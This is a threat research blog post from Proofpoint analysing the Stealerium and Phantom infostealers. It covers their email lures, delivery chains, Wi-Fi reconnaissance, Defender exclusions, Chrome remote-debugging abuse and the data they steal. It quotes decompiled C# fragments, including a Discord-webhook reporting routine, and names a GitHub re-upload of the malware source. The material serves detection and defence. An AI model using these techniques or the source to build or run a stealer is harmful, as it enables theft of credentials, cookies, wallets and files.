Not Safe for Work: Tracking and Investigating Stealerium and Phantom Infostealers | Proofpoint US

By Rob Kinner, Kyle Cucci, and The Proofpoint Threat Research Team


Published: 2025-08-28 · Archived: 2026-04-05 14:41:19 UTC

Key findings

- Proofpoint researchers observed an increase in opportunistic cybercriminals using malware based on Stealerium, an open-source malware that is available “for educational purposes.”
- Multiple other stealers share significant code overlap with Stealerium, such as Phantom Stealer. Throughout this blog post, we’ll use the name Stealerium to refer to infostealers that share significant overlap with the original Stealerium.
- Threat actors are increasingly pivoting to information stealers, as targeting identity becomes a priority for cybercriminals.

Overview

Threat actors are increasingly turning to information stealers in malware delivery, and Proofpoint threat researchers have observed an increase in the variety of commodity information stealers regularly used by cybercriminal threat actors. While many threat actors prefer malware-as-a-service offerings like Lumma Stealer or Amatera Stealer, some actors prefer to use malware that can be purchased one time, or openly available on platforms like GitHub. Stealerium is a good example of this. In 2022, it emerged as a freely available open-source malware on GitHub, and is still available to download “for educational purposes only.” While open-source malware can be helpful for detection engineers and threat hunters to understand the patterns of behavior for which they can develop threat detection signatures, it also provides a different kind of education to malicious actors. These actors may adopt, modify, and possibly improve the open-source code, resulting in a proliferation of variants of the malware that are not so easy to detect or defend against.



Screenshot of Stealerium's GitHub page.


Although the malware has existed for a while, Proofpoint researchers recently observed an uptick in campaigns delivering Stealerium-based malware. A campaign linked to the cybercriminal actor TA2715 in May 2025 led to renewed analysis of Stealerium, which had not been widely campaigned in Proofpoint email threat data since early 2023. TA2536, another low sophistication cybercrime actor, also used Stealerium in late May 2025. Both of these actors recently favored Snake Keylogger (also known as VIP Recovery), so the use of Stealerium was notable. Proofpoint researchers identified additional campaigns through August 2025 that employed a variety of persuasive lures and delivery mechanisms. While most campaigns are not attributed to tracked threat actors, the initial TA2715 activity marked the first observed use of Stealerium in Proofpoint threat data in over a year.

Campaign details

Delivery methods and lures


Message volumes range from a couple hundred to tens of thousands of messages per campaign. Stealerium campaigns included emails with a variety of file types for delivery, including compressed executables, JavaScript, VBScript, ISO, IMG, and ACE archive files. The observed emails impersonated many different organizations, including charitable foundations, banks, courts, and document services which are common themes in e-crime lures. Subject lines typically conveyed urgency or financial relevance, including "Payment Due", "Court Summons", and "Donation Invoice."

For example, on 5 May 2025, Proofpoint identified a TA2715 campaign impersonating a Canadian charitable organization with a "request for quote" lure. Messages contained a compressed executable attachment that, when executed, downloaded and installed Stealerium.




TA2715 campaign impersonating a charitable organization.

Researchers have also observed multiple campaigns leveraging travel, hospitality, and even wedding themed lures. For example, on 23 June 2025, Proofpoint identified a booking request theme with compressed executables that delivered Stealerium. This campaign targeted organizations in the hospitality sector, as well as education and finance organizations.




Travel-themed lure impersonating a travel agency.

Like many commodity malware campaigns, threat actors delivering Stealerium also regularly use payment or invoice lures. In a campaign observed on 24 June 2025, threat actors used a “Xerox Scan” theme with a lure related to payments. The campaign targeted hundreds of organizations globally. These messages contained compressed JavaScript files that installed Stealerium and performed network reconnaissance to gather Wi-Fi profiles and nearby networks.



Lure posing as a scanned payment document to ultimately deliver a JavaScript payload.

And finally, like many threat actors, campaigns delivering Stealerium often use social engineering that leverages fear, frustration, or excitement to get people to engage with their messages with a sense of urgency. We’ve observed adult-themed content in some Stealerium lures, as well as the following example that tells the recipient they’re being sued. This campaign was observed on 2 July 2025, with a “court date” of 15 July 2025 to increase the urgency of the email. These messages contained IMG (disk image) files with embedded VBScripts. The VBScript downloaded the payload as a compressed executable which installed Stealerium.



Legal-themed lure with .vbs and .img attachments that lead to Stealerium.

Payload execution and reconnaissance

Upon execution, Stealerium issues a series of “netsh wlan” commands to enumerate saved Wi-Fi profiles and nearby wireless networks. Several campaigns also leveraged PowerShell to add Windows Defender exclusions and used scheduled tasks for persistence and evasion.

Example process tree:

Example process tree.

The collection of Wi-Fi profiles and broadcasted networks suggests an intent to harvest stored credentials for lateral movement or to geolocate the infected host. SSID naming patterns and security configurations support reconnaissance efforts and may enable threat actors to stage access from nearby systems.

In some variants of Stealerium-based malware, we witnessed Remote Debugging being used, as indicated by the “--remote-debugging-port" argument in chrome.exe. Remote Debugging is a browser feature intended for developers, but it has been exploited by various information stealers to bypass browser security features (such as Chrome App-Bound Encryption) and extract sensitive data such as cookies and credentials.

Malware details

Overview

Stealerium is a full-featured stealer written in .NET and has the capabilities to exfiltrate a large variety of data including browser cookies and credentials, credit card data (via web form scraping), session tokens from gaming services such as Steam, crypto wallet data, and various types of sensitive files.


As Stealerium is open source and has been in operation for a while, there are a number of great writeups on the malware and its variants, including a blog from SecurityScorecard. In this report, we'll take a closer look at the capabilities that are particularly interesting or have otherwise not been widely documented publicly (to our knowledge). Some of the capabilities that we'll touch on in this report are:

- Stealerium-based malware has a large variety of exfiltration mediums, including some uncommon ones such as Zulip chat and GoFile
- Stealerium's usage of dynamic blocklists for anti-analysis
- Stealerium's features include support for possible "sextortion" tactics
- Overlap with other malware families

Overlap with other malware families


As with nearly all open-source malware, the origins and overlap with other malware is murky at best. Stealerium is available as open source on Github, previously at the address: https://github.com/Stealerium/Stealerium. This original repository has since been removed from Github. However, it was re-uploaded here: https://github.com/witchfindertr/Stealerium.

As Stealerium is open source, there are other stealers that share code overlap, such as Phantom Stealer. Phantom Stealer is marketed as an "ethical hacking" tool for "educational purposes" and is sold on its site hxxps://phantomsoftwares[.]site/home/.




Phantom Stealer pricing model (from Phantom Stealer's website).

It is not clear to what extent Phantom Stealer relates to Stealerium, but the two families share a very large portion of code overlap and it's likely that Phantom Stealer reused code from Stealerium. Notably, many malware samples we analyzed hint at both Phantom Stealer and Stealerium, with references to both in their code. For example, below is a list of .NET namespaces from a sample of Phantom Stealer but with a reference to “Stealerium” at the bottom:



Phantom Stealer namespaces that include Stealerium.

Other samples we analyzed contain no references to “Phantom”, only “Stealerium”, such as the following example:




Stealerium namespace references.

Stealerium and Phantom Stealer can generally be differentiated by the function responsible for uploading the exfiltrated data. Stealerium prints "*Stealerium - Report:" to the top of its summary report, and Phantom Stealer prints "*Phantom stealer" to the top of its summary report:

```
DiscordWebHook.UploadKeylogs();
string text = string.Concat(new string[]
{
    "```\n\ud83d\ude39 *Stealerium - Report:*\nDate: ",
    SystemInfo.Datenow,
    "\nSystem: ",
    SystemInfo.GetSystemVersion(),
```

Sterlerium reporting function snippet.



Phantom Stealer reporting function snippet.

Proofpoint has identified other families with Stealerium code overlap which highly likely have “borrowed” code from Stealerium. One such example, as documented by Seqrite, is Warp Stealer.

As there is significant code overlap between Phantom Stealer,Stealerium, and Warp Stealer. Proofpoint groups all these variants under the label Stealerium. We will continue to group these variants together unless one significantly diverges in capabilities or code.

Capabilities

When Stealerium first executes, it does the following:

1. Runs some anti-analysis and anti-sandbox checks
2. Creates a mutex and terminates itself if the mutex cannot be created. This is a common check that malware uses to ensure it only has one instance running on the victim system at a time.
3. Creates a directory on the system where it temporarily stages the data it will eventually exfiltrate. This directory format varies among samples but is commonly in the format “C:\Users\<user>\AppData\Local\<random_hex_string>\<user_name>@<computer_name>_<locale>”. For example:

```
C:\Users\Admin\AppData\Local\c742f9b4f1ad3336673662d7213a56ca\Paul@PaulPC_en-US\
```

The random string is derived by gathering system data such as the victim’s username and computer name, and MD5-hashing the data (which can be seen in the following code):

```
internal sealed class StringsCrypt
{
    // Token: 0x06000179 RID: 377 RVA: 0x0000B774 File Offset: 0x00009974
    public static string GenerateRandomData(string sd = "0")
    {
        string text = sd;
        if (sd == "0")
        {
            text = DateTime.Parse(SystemInfo.Datenow).Ticks.ToString();
        }
        string text2 = string.Concat(new string[]
        {
            text,
            "-",
            SystemInfo.Username,
            "-",
            SystemInfo.Compname,
            "-",
            SystemInfo.Culture,
            "-",
            SystemInfo.GetCpuName(),
            "-",
            SystemInfo.GetGpuName()
        });
        string text3;
        using (MD5 md = MD5.Create())
        {
            text3 = string.Join("", md.ComputeHash(Encoding.UTF8.GetBytes(text2)).Select(delegate(byte ba)
            {
                byte b = ba;
                return b.ToString("x2");
            }));
        }
        return text3;
```

Gathering system information and creating an MD5 hash.

4. Retrieves and verifies its configuration

5. Proceeds to execute its stealer functions

Stealerium has the capability to extract a variety of data, seemingly trying to grab as much as it can. This data includes:

- Keylogging and clipboard data
- Banking/credit card data (scraped from web forms)
- Browser cookies, cache, and stored credentials
- Session tokens from gaming services (like Steam, Minecraft, BattleNet, and Uplay)
- Email and chat data (Outlook, Signal, Discord, etc.)
- System data such as installed apps, hardware info, and Windows product keys
- VPN services data (NordVPN, OpenVPN, ProtonVPN, etc.)
- Wi-Fi network information and passwords
- Crypto wallet data
- Files deemed interesting (such as various types of images, source code, databases, and documents)

